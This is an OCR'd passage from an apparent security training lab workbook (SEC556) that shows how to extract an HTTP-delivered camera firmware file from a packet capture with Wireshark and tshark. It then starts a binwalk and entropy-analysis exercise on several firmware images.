
Observe the Firmware update in Wireshark

To facilitate this lab, we have captured a firmware update provided over HTTP. This is a common method for distributing firmware updates; however, firmware updates may also be provided over FTP, TFTP, and other means as well. This approach will work for other unencrypted protocols also! We just need to understand the protocol in use to take advantage of these capabilities.

Let's start by taking a look at our packet capture, named `firmware-download.pcap` and conveniently located under `/home/sec556/pcaps`.


We can start with Wireshark. From the terminal, switch to the `pcaps` directory and open the file in Wireshark:

```
sec556@sec556-slingshot:~$ cd pcaps/
sec556@sec556-slingshot:~/pcaps$ wireshark firmware-download.pcap
```



There's a lot going on here. In this case, we know that the firmware update was delivered over the HTTP protocol. Let's use that to our advantage and cut through some of the noise in this capture.

Set a display filter of `HTTP` and run it by entering the string `HTTP` in the display filter input and hitting `Enter`.




Well, that's a lot less to work with!

Very quickly, something stands out to us here. There's an `HTTP GET` request for a file with the `.bin` file extension. This should be the file we need! So, how do we extract that `.bin` file?


Export the object

Wireshark actually has great built-in support for retrieving files like this. In this case we can use the Wireshark `Export Objects` feature, since we know the protocol in use.


In Wireshark, go to File -> Export Objects -> HTTP



Once that's done, we're presented with a dialog asking us *which* objects we'd like to export. In this case, we see our `.bin` file of interest, so again, let's select that firmware file and choose `Save`.



Once we select **Save**, we are presented with a dialog to choose where to save our new object. Let's save it in **/home/sec556/pcaps** (our current directory). To do this, make no changes here and click **Save** again.



Once that's done, close out of the Wireshark Export Objects dialog, and Wireshark. This should return us to the terminal. Let's go look at our new file!

Verify the file

Back at the terminal, we should still be in the `/home/sec556/pcaps` directory. Let's see if our new firmware file is here!

```
sec556@sec556-slingshot:~/pcaps$ ls -la
total 26496
drwxrwxr-x  2 sec556 sec556     4096 Jun 25 05:10 .
drwxr-xr-x 23 sec556 sec556     4096 Jun 25 03:43 ..
-rw-rw-r--  1 sec556 sec556      484 Jun 24 04:38 4way.hash
-rw-rw-r--  1 sec556 sec556     1164 Jun 23 05:01 4way.pcap
-rw-r--r--  1 sec556 sec556 16637394 Jun 25 03:49 firmware-download.pcap
-rw-r--r--  1 sec556 sec556 10472368 Jun 25 05:10 FosIPC_N_app_ver2.x.2.20.bin
-rw-rw-r--  1 sec556 sec556      436 Jun 23 05:01 pmkid.pcap
```

We see our `.bin` file we exported. But, is it really what we think it is? We can verify the file type using the `file` command - let's do that now.

```
sec556@sec556-slingshot:~/pcaps$ file FosIPC_N_app_ver2.x.2.20.bin
FosIPC_N_app_ver2.x.2.20.bin: openssl enc'd data with salted password
```

In this case, this is exactly what we expected.

If we don't have access to Wireshark, or an unreliable GUI, we can recover this file as well with tshark, a robust text-only utility with a lot of similarities to Wireshark. Before we do that, let's clean up our firmware file, so we can export it again.

```
sec556@sec556-slingshot:~/pcaps$ rm -rf FosIPC_N_app_ver2.x.2.20.bin
```

Exercise: Recovering firmware from pcap - tshark Edition

Starting from the pcap directory again, we will now use tshark to carve out that firmware update of interest. As before, we know the file was delivered over HTTP, so we are going to take a similar approach - load the pcap, and export the HTTP objects from the file.

Let's verify `tshark` is installed:

```
sec556@sec556-slingshot:~/pcaps$ tshark --help
TShark (Wireshark) 2.6.10 (Git v2.6.10 packaged as 2.6.10-1~ubuntu18.04.0)
Dump and analyze network traffic.
See https://www.wireshark.org for more information.

Usage: tshark [options] ...

Capture interface:
  -i <interface>           name or idx of interface (def: first non-loopback)
  -f <capture filter>      packet filter in libpcap filter syntax
  -s <snaplen>             packet snapshot length (def: appropriate maximum)
  -p                       don't capture in promiscuous mode
<trimmed for brevity>
```

Great, tshark is installed. This is common in most cases where Wireshark is installed, but it's worth checking first.

Now, let's export our HTTP objects from the pcap.

Export HTTP objects in tshark

Tshark syntax is a little different. We need to achieve 3 basic objectives with our terminal command:

- Load our pcap
- Export HTTP objects to a defined location

- Suppress unneeded errors

We can craft this by calling tshark with the following options: - `-r <filename>` to load the pcap - `--export-objects HTTP,/home/sec556/pcaps` to export the HTTP objects to our current directory - `-Q` to suppress unneeded errors

Let's put these all together in one `tshark` command:

```
sec556@sec556-slingshot:~/pcaps$ tshark -Q -r firmware-download.pcap --export-objects http,/home/
sec556/pcaps
```

But did it work??

Validate your objects

Let's see what we exported. Note we were more indiscriminate in this case, so we probably have a few HTTP objects besides the firmware file.

```
sec556@sec556-slingshot:~/pcaps$ ls -la
total 26520
drwxrwxr-x  2 sec556 sec556     4096 Jun 25 05:26  .
drwxr-xr-x 23 sec556 sec556     4096 Jun 25 03:43  ..
-rw-rw-r--  1 sec556 sec556      484 Jun 24 04:38  4way.hash
-rw-rw-r--  1 sec556 sec556     1164 Jun 23 05:01  4way.pcap
-rw-r--r--  1 sec556 sec556 16637394 Jun 25 03:49  firmware-download.pcap
-rw-r--r--  1 sec556 sec556 10472368 Jun 25 05:26  FosIPC_N_app_ver2.x.2.20.bin
-rw-r--r--  1 sec556 sec556       84 Jun 25 05:26  gts1c3
-rw-r--r--  1 sec556 sec556      472 Jun 25 05:26 'gts1c3(1)'
-rw-r--r--  1 sec556 sec556       84 Jun 25 05:26 'gts1c3(2)'
-rw-r--r--  1 sec556 sec556      472 Jun 25 05:26 'gts1c3(3)'
-rw-r--r--  1 sec556 sec556       84 Jun 25 05:26  gts1o1core
-rw-r--r--  1 sec556 sec556      472 Jun 25 05:26 'gts1o1core(1)'
-rw-rw-r--  1 sec556 sec556      436 Jun 23 05:01  pmkid.pcap
```

Sure enough, we can see in addition to the `.bin` file again, we have a number of other files that were exported at the same time with the same timestamp. These files are not of interest to us and can be removed at your leisure. Let's look at our `.bin` file for consistency:

```
sec556@sec556-slingshot:~/pcaps$ file FosIPC_N_app_ver2.x.2.20.bin
FosIPC_N_app_ver2.x.2.20.bin: openssl enc'd data with salted password
```

Same file we had before. Great job! You've learned how to extract OTA firmware updates in two different ways!

STOP

This completes the lab exercise. Congratulations.

Exercise: Recovering Filesystems with Binwalk

SEC556 Lab 2.4

Complete the exercises in this lab to reinforce the material covered in the *Firmware Analysis* module. To complete these exercises you will need the SEC556 Linux VM.

Purpose: This lab will provide hands-on experience with firmware extraction tools, as a precursor to pillaging the firmware.

Description: In this lab exercise you will use *binwalk* to extract several filesystems, and observe the results for further exploration. We'll also perform some entropy analysis looking for unusual changes in data.

Determine File Types

Lets change into the directory containing our firmware so we can begin some analysis.

```
$ cd ~
$ cd firmware
```

If we take a directory listing we will see that we have several different firmware images:

```
$ ls -al
total 722632
drwxrwxr-x  2 sec556 sec556      4096 Nov 11  2020 .
drwxr-xr-x 12 sec556 sec556      4096 Jun 15 15:07 ..
-rw-r--r--  1 sec556 sec556   8402712 Jun  3  2020 camera2-firmware.bin
-rw-r--r--  1 sec556 sec556  11075648 Oct  1  2019 camera-firmware.bin
-rw-r--r--  1 sec556 sec556    184331 Nov 11  2020 radiosonde.hex
-rw-r--r--  1 sec556 sec556  54287958 Jul  9  2015 router-firmware.zip
-rw-r--r--  1 sec556 sec556 665997323 Oct 15  2020 SUV-QNX.rar
```

Some of these files have extensions that we observe we likely recognize, such as .zip and .rar for compressed files, but the others are a mystery. Lets use the *file* command to get some more information about them by it comparing the file magic numbers to its internal data store:

```
$ file *
camera2-firmware.bin: u-boot legacy uImage, 7518-hi3518-home, Linux/ARM, Filesystem Image (any type)
(Not compressed), 8402648 bytes, Wed Feb  8 03:24:11 2017, Load Address: 0x00000000, Entry Point:
0x00000000, Header CRC: 0xC7CDCF8F, Data CRC: 0xCAD09C83
camera-firmware.bin:  u-boot legacy uImage, jz_fw, Linux/MIPS, Firmware Image (Not compressed),
11075584 bytes, Tue Sep 10 08:49:03 2019, Load Address: 0x00000000, Entry Point: 0x00000000, Header
CRC: 0x59B3A1D8, Data CRC: 0xCD7CAB52
radiosonde.hex:       ASCII text, with CRLF line terminators
router-firmware.zip:  data
SUV-QNX.rar:          RAR archive data, v4, os: Win32, flags: Solid
```

We can note that we get a wealth of knowledge about the two camera .bin images and not a lot about the .zip image! Clearly file is not perfect, but it is a valuable tool.

Initially, all but the radiosonde.hex is interesting for this one particular exercise. as that one requires significant reverse engineering beyond the scope of this course. Let's explore some of the remainder.

Entropy Analysis

to start out, lets use *ent* to examine a few of the files in an attempt to determine if any are unexpectedly encrypted or compressed. Lets compare the output of ent for **camera-firmware.bin** and **router-firmware.zip**.

